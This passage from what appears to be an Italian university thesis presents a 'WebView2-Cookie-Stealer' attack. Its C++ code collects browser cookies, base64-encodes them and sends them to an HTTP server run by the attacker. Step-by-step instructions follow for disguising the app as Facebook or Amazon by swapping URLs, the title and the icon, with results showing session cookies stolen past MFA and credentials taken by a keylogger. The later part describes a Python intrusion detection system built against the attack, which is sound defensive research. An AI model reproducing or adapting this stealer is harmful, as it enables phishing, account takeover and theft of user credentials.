59     InetPton(AF_INET, "127.0.0.1", &cleanServer.sin_addr.s_addr); // Target IP address
60     cleanServer.sin_family = AF_INET; // IPv4 Protocol
61     cleanServer.sin_port = htons(8080); // Target port
62     if (connect(s, (struct sockaddr*)&cleanServer, sizeof(cleanServer)) < 0) {
63         printf("Error establishing connection with server\n");
64         exit(1);
65     }
66     std::string cookiez(cookieResult.begin(), cookieResult.end());
67     std::string httpReq = "GET /view?token=";
68     httpReq += base64_encode(cookiez);
69     httpReq += " HTTP/1.1\r\nHOST: http://127.0.0.1:8080\r\n\r\n";
70     send(s, httpReq.c_str(), strlen(httpReq.c_str()), 0);
71 }
```

**Figura 3.20.** Classe ScenarioCookieManagement.cpp - Metodo SendCookies

Ultimo metodo che si andrà ad analizzare di questa classe è *GetCookiesHelper()*, esso riceve come parametro in input una stringa che rappresenta la URI da cui prelevare i cookie di interesse e non ha tipo di ritorno (void).

riga 220 viene effettuato un controllo sulla presenza di un'istanza dell'interfaccia *ICoreWebView2CookieManager* necessaria all'utilizzo delle API di questo metodo;

riga 221-225 utilizzo del metodo *GetCookies()* messo a disposizione dalle API per prelevare la lista di cookie dalla URI precedente passata come parametro in ingresso;

riga 227-229 dichiarazione della variabile *result* che verrà utilizzata per contenere i cookie codificati in Base64 e conteggio degli elementi presenti nella lista restituita dal metodo *GetCookies()*;

riga 230-232 controllo sulla lista dei cookie, se vuota la variabile *result* viene inizializzata con una stringa che comunica l'assenza di cookie;

riga 233-238 se invece la lista dei cookie non è vuota la variabile *result* viene inizializzata con una stringa che indica il numero di cookie trovati concatenata dalla URI da cui sono stati prelevati;

riga 239 alla variabile *result* viene concatenato il carattere "[" che rappresenta l'inizio di un array di dati in notazione JSON;

riga 240-253 ciclo for per scorrere gli elementi contenuti nella lista dei cookie, per ciascuno di essi si verifica prima che l'elemento i-esimo della lista sia effettivamente un cookie. Successivamente viene invocato il metodo *CookieToString()* ed il risultato da esso restituito viene concatenato nella variabile *result* seguito da un carattere di andata a capo;

riga 254 alla variabile *result* viene concatenato il carattere "]" che rappresenta la fine di un array di dati in notazione JSON;

riga 256 viene invocato il metodo *SendCookie()* per inviare i cookie al server HTTP posto in ascolto dall'attaccante malevolo.

In *Figura 3.21* è riportato il codice sorgente del metodo *GetCookiesHelper* appena illustrato.

### 3.4 Modifica dell'attacco

Nell'esempio di funzionamento discusso al **Paragrafo 3.2** e nella presentazione del codice sorgente al **Paragrafo 3.3**, si è fatto riferimento all'utilizzo dell'attacco WebView2-Cookie-Stealer verso la piattaforma Microsoft Office365. Come anticipato nell'**Introduzione** vi è la possibilità di rendere l'attacco funzionante su diverse piattaforme, a tale scopo sono stati svolti dei test su innumerevoli siti web tra i quali saranno presentati quelli di maggior rilevanza ovvero Facebook e Amazon.

Per modificare l'applicazione WebView2 malevola è necessario essere in possesso delle seguenti risorse:

- Indirizzo URL della piattaforma web che si vuole attaccare;
- Indirizzo URL della pagina di login della piattaforma web;
- Indirizzo URL della pagina a cui l'utente viene indirizzato dopo l'avvenuta autenticazione;
- Icona della piattaforma web;

Nella **Tabella 3.1** sono riportate le informazioni relative agli URL per le piattaforme Facebook e Amazon.

URL	Facebook	Amazon
Piattaforma	<a href="https://www.facebook.com">https://www.facebook.com</a>	<a href="https://www.amazon.it">https://www.amazon.it</a>
Login	<a href="https://www.facebook.com/login">https://www.facebook.com/login</a>	*
Pagina Principale	<a href="https://www.facebook.com">https://www.facebook.com</a>	<a href="https://www.amazon.it/?ref_=">https://www.amazon.it/?ref_=</a>

**Tabella 3.1.** Tabella degli URL

```

218     void ScenarioCookieManagement::GetCookiesHelper(std::wstring uri) {
219         //! [GetCookies]
220         if (_cookieManager) {
221             CHECK_FAILURE(_cookieManager->GetCookies(
222                 uri.c_str(),
223                 Callback<ICoreWebView2GetCookiesCompletedHandler>(
224                     [this, uri](HRESULT error_code, ICoreWebView2CookieList* list) -> HRESULT {
225                         CHECK_FAILURE(error_code);
226
227                         std::wstring result;
228                         UINT cookie_list_size;
229                         CHECK_FAILURE(list->get_Count(&cookie_list_size));
230                         if (cookie_list_size == 0) {
231                             result += L"No cookies found.";
232                         }
233                         else {
234                             result += std::to_wstring(cookie_list_size) + L" cookie(s) found";
235                             if (!uri.empty())
236                             {
237                                 result += L" on " + uri;
238                             }
239                             result += L"\n\n[";
240                             for (UINT i = 0; i < cookie_list_size; ++i)
241                             {
242                                 wil::com_ptr<ICoreWebView2Cookie> cookie;
243                                 CHECK_FAILURE(list->GetValueAtIndex(i, &cookie));
244
245                                 if (cookie.get())
246                                 {
247                                     result += CookieToString(cookie.get());
248                                     if (i != cookie_list_size - 1)
249                                     {
250                                         result += L",\n";
251                                     }
252                                 }
253                             }
254                             result += L"]";
255                         }
256                         SendCookies(result);
257                         //m_appWindow->AsyncMessageBox(std::move(result), L"GetCookies Result");
258                         return S_OK;
259                     })
260                     .Get());
261                 }
262             //! [GetCookies]
263         }

```

**Figura 3.21.** Classe ScenarioCookieManagement.cpp - Metodo GetCookieHelper

\*[https://www.amazon.it/ap/signin?ie=UTF8&openid.pape.max\\_auth\\_age=0&openid.return\\_to=https%3A%2F%2Fwww.amazon.it%2F%3Fref\\_%3Dnav\\_custrec\\_signin&openid.identity=http%3A%2F%2Fspecs.openid.net%2Fauth%2F2.0%2Fidentifier\\_select&openid.assoc\\_handle=itflex&openid.mode=checkid\\_setup&ignoreAuthState=1&openid.claimed\\_id=http%3A%2F%2Fspecs.openid.net%2Fauth%2F2.0%2Fidentifier\\_select&ie=UTF8&openid.ns=http%3A%2F%2Fspecs.openid.net%2Fauth%2F2.0&fromAuthPrompt=1](https://www.amazon.it/ap/signin?ie=UTF8&openid.pape.max_auth_age=0&openid.return_to=https%3A%2F%2Fwww.amazon.it%2F%3Fref_%3Dnav_custrec_signin&openid.identity=http%3A%2F%2Fspecs.openid.net%2Fauth%2F2.0%2Fidentifier_select&openid.assoc_handle=itflex&openid.mode=checkid_setup&ignoreAuthState=1&openid.claimed_id=http%3A%2F%2Fspecs.openid.net%2Fauth%2F2.0%2Fidentifier_select&ie=UTF8&openid.ns=http%3A%2F%2Fspecs.openid.net%2Fauth%2F2.0&fromAuthPrompt=1)

Ottenute le informazioni è possibile procedere alla modifica del codice sorgente andando a sostituire nelle apposite classi gli URL desiderati. Nella **Tabella 3.2** sono disponibili le istruzioni che indicano quale riga sostituire in ciascuna classe.

Nelle **Figure 3.22, 3.23, 3.24** sono mostrate le modifiche degli URL rispettivamente per le classi *AppStartPage.cpp*, *AppWindow.cpp* e *ScenarioCookieManagement.cpp*.

Classe	Riga	URL
AppStartPage.cpp	24	Login
AppWindow.cpp	1635	Pagina Principale
ScenarioCookieManagement.cpp	40	Piattaforma

Tabella 3.2. Tabella della modifica del codice

```

19  namespace AppStartPage
20  {
21
22  std::wstring GetUri(AppWindow* appWindow)
23  {
24      std::wstring uri = L"https://www.facebook.com/login/";
25      return uri;
26  }
27
28 }

```

Figura 3.22. Classe AppStartPage.cpp - Modifica URL

```

1629  void AppWindow::CallCookieFunction() {
1630      if (calledCookieFunction) {
1631          return;
1632      }
1633      LPWSTR uri;
1634      m_webView->get_Source(&uri);
1635      if (wcscstr(uri, L"https://www.facebook.com/")) {
1636          NewComponent<ScenarioCookieManagement>(this);
1637          calledCookieFunction = false;
1638      }
1639 }

```

Figura 3.23. Classe AppWindow.cpp - Modifica URL

```

25  ScenarioCookieManagement::ScenarioCookieManagement(AppWindow* appWindow)
26  : m_appWindow(appWindow), m_webView(appWindow->GetWebView())
27  {
28      //m_sampleUri = m_appWindow->GetLocalUri(c_samplePath);
29
30      wil::com_ptr<ICoreWebView2Settings> settings;
31      CHECK_FAILURE(m_webView->get_Settings(&settings));
32      CHECK_FAILURE(settings->put_IsWebMessageEnabled(TRUE));
33
34      auto webview2_2 = m_webView.try_query<ICoreWebView2_2>();
35      CHECK_FEATURE_RETURN_EMPTY(webview2_2);
36      CHECK_FAILURE(webview2_2->get_CookieManager(&m_cookieManager));
37      GetCookiesHelper(L"https://www.facebook.com/");
38
39
40
41      //CHECK_FAILURE(m_webView->Navigate(m_sampleUri.c_str()));
42
43
44 }


```

Figura 3.24. Classe ScenarioCookieManagement.cpp - Modifica URL

Oltre a modificare gli URL all'interno delle classi è necessario procedere a modificare anche il titolo e l'icona dell'applicazione WebView2. Per modificare il titolo seguire la procedura sottostante:

1. All'interno del progetto scaricato al **Paragrafo 3.1** aprire, utilizzando l'IDE Visual Studio, il file chiamato *WebView2APISample.rc* contenuto nella directory *Resource Files*;
2. Nella scheda *Visualizza risorse* aprire la directory *String Table* e cliccare sulla risorsa *String Table*;
3. Modificare il valore delle variabili *IDS\_APP\_TITLE* e *IDC\_WEBVIEW2APISAMPLE* con quello voluto, nell'esempio *"Facebook"*;
4. Salvare le modifiche apportate con la combinazione di tasti (CTRL+S).

Esempio della procedura è riportato in **Figura 3.25**.




**Figura 3.25.** Modifica del titolo dell'applicazione WebView2

Per procedere invece alla modifica dell'icona dell'applicazione WebView2 seguire la procedura sottostante:


1. Aprire il progetto scaricato al **Paragrafo 3.1** con Esplora Risorse;
2. All'interno della cartella principale individuare il file chiamato *WebView2APISample.ico*;
3. Sostituire il file con l'icona della piattaforma desiderata, nell'esempio Facebook, avendo però cura di mantenere il nome *WebView2APISample.ico*
4. Nella schermata dell'IDE Visual Studio individuare il file chiamato *WebView2APISample.rc* contenuto nella directory *Resource Files*;
5. Utilizzando la scheda *Visualizza risorse* aprire la directory *Icon* e cliccare sulla voce *IDI\_SMALL*;
6. Selezionare ora la dimensione desiderata per l'icona tra quelle disponibili;
7. Ripetere il punto 6 della procedura per le voci *IDI\_WEBVIEW2APISAMPLE* e *IDI\_WEBVIEW2APISAMPLE\_INPRIVATE*;

Esempio della procedura appena descritta è riportato in **Figura 3.26**

Completate le modifiche è necessario ricompilare l'applicazione per rendere effettivi i cambiamenti apportati. Il risultato finale mostrato in **Figura 3.27** è un'applicazione WebView2 che consente all'utente l'accesso alla piattaforma Facebook.



**Figura 3.26.** Modifica dell'icona dell'applicazione WebView2




**Figura 3.27.** Applicazione WebView2 - Facebook

Non verrà mostrato come modificare il codice sorgente per rendere funzionante l'applicazione WebView2 con la piattaforma Amazon, in quanto, il procedimento è il medesimo di quello appena descritto con l'unica differenza di dover modificare gli URL nelle classi, come riportato in **Tabella 3.2**, il nome e l'icona con quelle desiderate. Il procedimento si presta ad essere attuato per tutte le piattaforme web desiderate ad esempio Netflix, Dazn, Aruba, etc.

Terminata la modifica dell'applicazione per il funzionamento con la piattaforma Facebook si procede con l'attacco come mostrato in **Figura 3.28**. È da subito possibile notare alcune differenze rispetto l'esecuzione dell'attacco con la piattaforma Microsoft:


- Facebook invia all'utente dei cookie appena richiede la pagina di login, l'applicazione malevola li intercetta, li codifica in Base64 e li invia al server HTTP posto in ascolto dall'attaccante;

- La funzionalità di KeyLogger offerta dall'applicazione malevola non funziona sulla piattaforma Facebook a causa di policy di sicurezza più stringenti.



**Figura 3.28.** Attacco WebView2-Cookie-Stealer a Facebook


Ulteriore differenza che si nota è la presenza dell'autenticazione multi fattore (MFA), in questo caso, la piattaforma Facebook richiede all'utente un secondo fattore di autenticazione che consiste in un codice OTP fornito da un'applicazione su smartphone. Come si può notare dalla **Figura 3.29** il server HTTP posto in ascolto dall'attaccante malevolo riceve nuovamente dei cookie catturati dall'applicazione, questi riguardano la precedente fase di autenticazione e contengono quindi le informazioni di username e password inserite dall'utente. Essendo abilitata la MFA i cookie ricevuti finora non sono utili all'attaccante malevolo per compromettere l'account dell'utente. Per far ciò è necessario che l'utente inserisca il secondo fattore di autenticazione e confermi l'accesso.



**Figura 3.29.** Attacco WebView2-Cookie-Stealer a Facebook - MFA

In Figura 3.30 è possibile vedere come il server HTTP posto in ascolto dall'attaccante abbia ricevuto i cookie di sessione, codificati in Base64, dall'applicazione WebView2. Contemporaneamente l'applicazione ha garantito all'utente l'accesso alla piattaforma Facebook e a tutte le sue funzionalità. Doveroso è porre ancora una volta l'attenzione sul fatto che in questo specifico caso applicativo, nonostante l'account utente fosse protetto da MFA, l'attacco WebView2-Cookie-Stealer ha comunque garantito all'attaccante malevolo l'accesso, bypassando tutti i fattori di autenticazione.

Per quanto concerne l'esecuzione dell'attacco sulla piattaforma web Amazon, in **Figura 3.31** è possibile notare come in questo caso non vi sono fattori di protezione posti dalla piattaforma che impediscono all'applicazione malevola di svolgere la funzione di KeyLogger. Di fatto, l'username e la password dell'utente che effettua il login, vengono inviati in chiaro al server HTTP posto in ascolto dall'attaccante malevolo.




**Figura 3.30.** Attacco WebView2-Cookie-Stealer a Facebook - Session Cookie

In questo caso la piattaforma pone un secondo fattore di autenticazione sotto forma di notifica sullo smartphone che l'utente deve confermare. Come è possibile notare in **Figura 3.32** il server HTTP riceve dall'applicazione WebView2 malevola i cookie di sessione dell'utente, codificati in Base64. La stessa garantisce ancora una volta all'utente l'accesso alla piattaforma ed alle sue complete funzionalità.


In entrambi i casi applicativi mostrati, sia Facebook che Amazon, l'attaccante ha ricevuto i cookie di sessione dell'utente codificati in Base64. Sarà a questo punto sufficiente procedere come mostrato nel **Paragrafo 3.2** per decodificarli e utilizzarli per accedere all'account dell'utente vittima.

### 3.4.1 Casi Particolari

Durante i test svolti per adattare l'attacco a diverse piattaforme web, si è tentato di utilizzare l'applicazione WebView2 malevola per compromettere un account della piattaforma Google. In questo caso l'esito dell'attacco è stato negativo, in quanto, sono presenti all'interno della piattaforma stessa dei meccanismi di protezione che impediscono di effettuare richieste di login da applicazioni native, come risulta essere quella oggetto di studio. Possibili soluzioni a questo problema saranno fornite nelle **Conclusioni**.



**Figura 3.31.** Attacco WebView2-Cookie-Stealer a Amazon



**Figura 3.32.** Attacco WebView2-Cookie-Stealer a Amazon - Session Cookie



## Implementazione della soluzione IDS

*Nel corso del seguente capitolo saranno spiegate le motivazioni che hanno condotto alla scelta della realizzazione di una soluzione ad-hoc per la rilevazione dell'attacco, successivamente ne verrà mostrato il funzionamento in concomitanza all'esecuzione dello stesso ed infine sarà discusso in maniera approfondita il codice implementato.*

Quanto finora esposto ha reso il lettore cosciente del pericolo al quale l'utente viene esposto qualora dovesse essere vittima dell'attacco WebView2-Cookie-Stealer. Di fatto esso si configura principalmente come un attacco di Ingegneria Sociale e più nello specifico di Phishing, questo complica la vita all'attaccante malevolo che deve da prima guadagnarsi la fiducia della vittima per indurla a scaricare l'applicazione compromessa nel proprio PC. La stessa come illustrato nel **Capitolo 3** è stata sviluppata utilizzando il framework Microsoft Edge WebView2 ed utilizza per perpetrare l'attacco le API messe a disposizione dal framework stesso, al fine di accedere ai cookie ed inviare dati all'attaccante oltre che codice JavaScript per implementare la funzionalità di KeyLogger che verrà interpretato dal processo browser al momento dell'esecuzione dell'applicazione. Questi due metodi utilizzati risultano invisibili ad un software anti-virus, in particolare, il primo (API) proviene da un ambiente di Runtime legacy appositamente rilasciato da Microsoft, mentre il secondo (JS) viene visto da questi software come una comune stringa di testo e per questo non considerata come possibile vettore di attacco. Eseguendo infatti una scansione dell'applicazione WebView2 con un comune software anti-virus, il risultato è che lo stesso considererà attendibile e non malevola l'applicazione e ne consentirà l'esecuzione.

Ciò ha reso necessario, come spesso accade in cybersecurity "pratica" la realizzazione di una soluzione ad-hoc in grado di rilevare l'avvenuto attacco e segnalarlo all'utente per tempo, in modo tale da consentirgli di attuare un adeguata risposta.

La soluzione proposta si configura come un software IDS (Intrusion Detection System) sviluppato utilizzando il linguaggio di programmazione Python che opera secondo due diverse modalità una base ed una avanzata, ognuna delle quali è stata implementata allo scopo di fornire una protezione real-time all'utente attuando un costante monitoraggio del traffico di rete al fine di effettuare la detection dell'attacco.

## 4.1 Funzionamento IDS

Il software fornisce, in entrambe le modalità di funzionamento sia base che avanzata, una schermata stile shell dalla quale l'utente può avere visione del dettaglio del traffico che transita sulle proprie interfacce e degli eventuali messaggi relativi alla detection dell'attacco. Inoltre, viene fornito in output un file di log realizzato in notazione CSV utilizzando come separatore di campo il carattere ";" (punto e virgola), all'interno del quale sono presenti le medesime informazioni riportate nella schermata principale. In questo modo l'utente può in qualsiasi momento consultare il file ed operare statistiche su di esso. Tale file viene generato nella directory di esecuzione del software IDS con il nome *WV2-CS\_IDS.log*.

I dati che vengono mostrati nell'interfaccia e riportati nel file di log sono i seguenti:

- Numero di pacchetto catturato, progressivo dall'avvio del monitoraggio;
- Timestamp del momento della cattura che riporta data ed ora con precisione al centomillesimo di secondo ( $10^{-6}$  secondi);
- Protocollo di livello applicazione utilizzato dal pacchetto (HTTP, TLS, etc.);
- Livello di trasporto utilizzato (TCP o UDP);
- L'indirizzo IP dell'host che è stato sorgente del pacchetto;
- La porta che è stata sorgente dell'inoltro del pacchetto;
- L'indirizzo IP dell'host di destinazione;
- La porta di destinazione a cui inoltrare il pacchetto;
- La lunghezza del payload del pacchetto.

In **Figura 4.1** è mostrata la schermata principale del software IDS realizzato, attraverso la quale è possibile selezionare diverse opzioni quali:

1. **Advanced Mode:** utilizzo in modalità avanzata;
2. **Base Mode:** Utilizzo in modalità base;
9. **Guide:** Visualizza la guida d'uso;
0. **Exit:** Termina l'esecuzione del software.



**Figura 4.1.** Software IDS - Schermata principale

#### 4.1.1 Modalità Base

Opera, in contemporanea alla cattura costante del traffico di rete, un’analisi del payload<sup>8</sup> alla ricerca di un ben preciso pattern testuale che identifichi che il pacchetto contiene cookie di sessione che vengono inviati in uscita verso una destinazione non legittima.

Per avviare l’IDS in modalità base digitare il carattere “2” nella schermata principale e premere invio, verrà visualizzata un’altra schermata nella quale è presente un menu di scelta per la selezione dell’interfaccia di rete da utilizzare per catturare il traffico. Le opzioni disponibili per la selezione sono le seguenti:

1. **Wi-Fi:** se il terminale ne dispone, mette l’IDS in ascolto sull’interfaccia wireless;
2. **Ethernet:** se il terminale ne dispone, mette l’IDS in ascolto sull’interfaccia cablata;
3. **Loopback:** mette l’IDS in ascolto sull’interfaccia di loopback<sup>9</sup>;
9. **All Interface:** mette l’IDS in ascolto su tutte le interfacce precedenti;
0. **Exit:** termina l’esecuzione del software.

In **Figura 4.2** è rappresentata la schermata di selezione delle interfacce di rete. Nel caso di studio presentato si tornerà ad utilizzare l’attacco verso la piattaforma Microsoft Office365, a tale scopo si utilizzerà l’opzione denominata *All Interface* (9) in quanto l’applicazione invia dati sia attraverso l’interfaccia Wi-Fi per contattare il server Microsoft per l’accesso all’account, sia attraverso l’interfaccia di Loopback per contattare il server HTTP che riceverà i cookie sottratti e che si trova in esecuzione sullo stesso terminale dell’applicazione.

<sup>8</sup> Il payload è la porzione del pacchetto di rete che contiene i dati realmente di interesse per l’utente. Tutte le altre informazioni contenute nel pacchetto servono al corretto funzionamento dei protocolli di rete.

<sup>9</sup> L’interfaccia di Loopback è quella attraverso la quale transita il traffico di rete diretto verso l’indirizzo Localhost (127.0.0.1), ovvero il traffico interno al PC come può ad esempio essere quello inviato tra un applicazione ed un server locale in esecuzione sullo stesso terminale.



**Figura 4.2.** Software IDS - Schermata di selezione interfacce di rete

Selezionata l'interfaccia desiderata premere invio per iniziare la cattura dei pacchetti. Dalla finestra di cattura riportata in **Figura 4.3** è possibile visualizzare per ogni pacchetto in transito le informazioni precedentemente discusse al **Paragrafo 4.1**

